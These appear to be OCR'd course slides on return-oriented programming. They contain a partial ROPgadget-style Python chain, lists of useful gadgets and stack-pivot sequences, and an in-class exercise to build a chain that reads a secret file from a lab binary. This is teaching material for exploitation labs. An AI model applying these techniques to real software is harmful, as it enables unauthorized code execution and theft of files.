p += pack('<Q', 0x00000000004c00e8) # @ .data + 8
p += pack('<Q', 0x000000000040176f) # pop rdx ; ret
p += pack('<Q', 0x00000000004c00e8) # @ .data + 8
p += pack('<Q', 0x0000000000443890) # xor rax, rax ; ret
p += pack('<Q', 0x0000000000470780) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470780) # add rax, 1 ; ret
...
```



Useful Gadgets

Skip data on stack:

pop rdx ; pop r12 ; ret
pop rdx ; pop rcx ; pop rbx ; ret

Useful Gadgets

Store value to registers and skip data on stack:

pop rdx ; pop r12 ; ret
pop rdx ; pop rcx ; pop rbx ; ret
pop rcx ; pop rbp ; pop r12 ; pop r13 ; ret

NOP:
ret;
nop; ret;

Useful Gadgets

syscall instruction is quite rare in normal programs; may have to call library functions instead.

Useful Gadgets


Stack pivot:

xchg rax, rsp; ret

pop rsp; ...; ret

ROP Shellcode to Read *secret* File

ret2libc64 dynamically linked



Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

In-class excercise

Build a ROP chain, which opens the secret file and prints it out to stdout. The target program is *ret2libc64* , which is the dynamically linked version. You can look for gadgets in the executable or the C standard library.

Hints:

1. The target program is dynamically linked. It may not have enough gadgets in it. So, also look for gadgets in the libc.
2. Use a template generated by ROPGadgets